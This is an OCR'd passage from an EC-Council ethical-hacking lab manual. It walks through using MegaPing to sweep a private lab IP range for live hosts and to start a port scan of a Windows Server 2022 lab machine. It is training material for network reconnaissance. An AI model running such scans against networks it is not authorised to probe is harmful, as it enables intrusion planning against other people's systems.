


6. The About **MegaPing** window appears; click the **I Agree** button.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

7. The MegaPing **(Unregistered)** GUI appears displaying the **System Info**, as shown in the screenshot.




8. Select the **IP Scanner** option from the left pane. In the **IP Scanner** tab in the right-hand pane, enter the IP range in the **From** and **To** fields; in this lab, the IP range is **10.10.1.5** to **10.10.1.20**; then, click **Start**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

9. MegaPing lists all IP addresses under the specified target range with their TTL value, Status (dead or alive), and statistics of the dead and alive hosts, as shown in the screenshot.




10. Select the **Port Scanner** option from the left-hand pane. In the **Port Scanner** tab in the right-hand pane, enter the IP address of the **Windows Server 2022** (**10.10.1.22**) machine into the **Destination Address List** field and click **Add**.

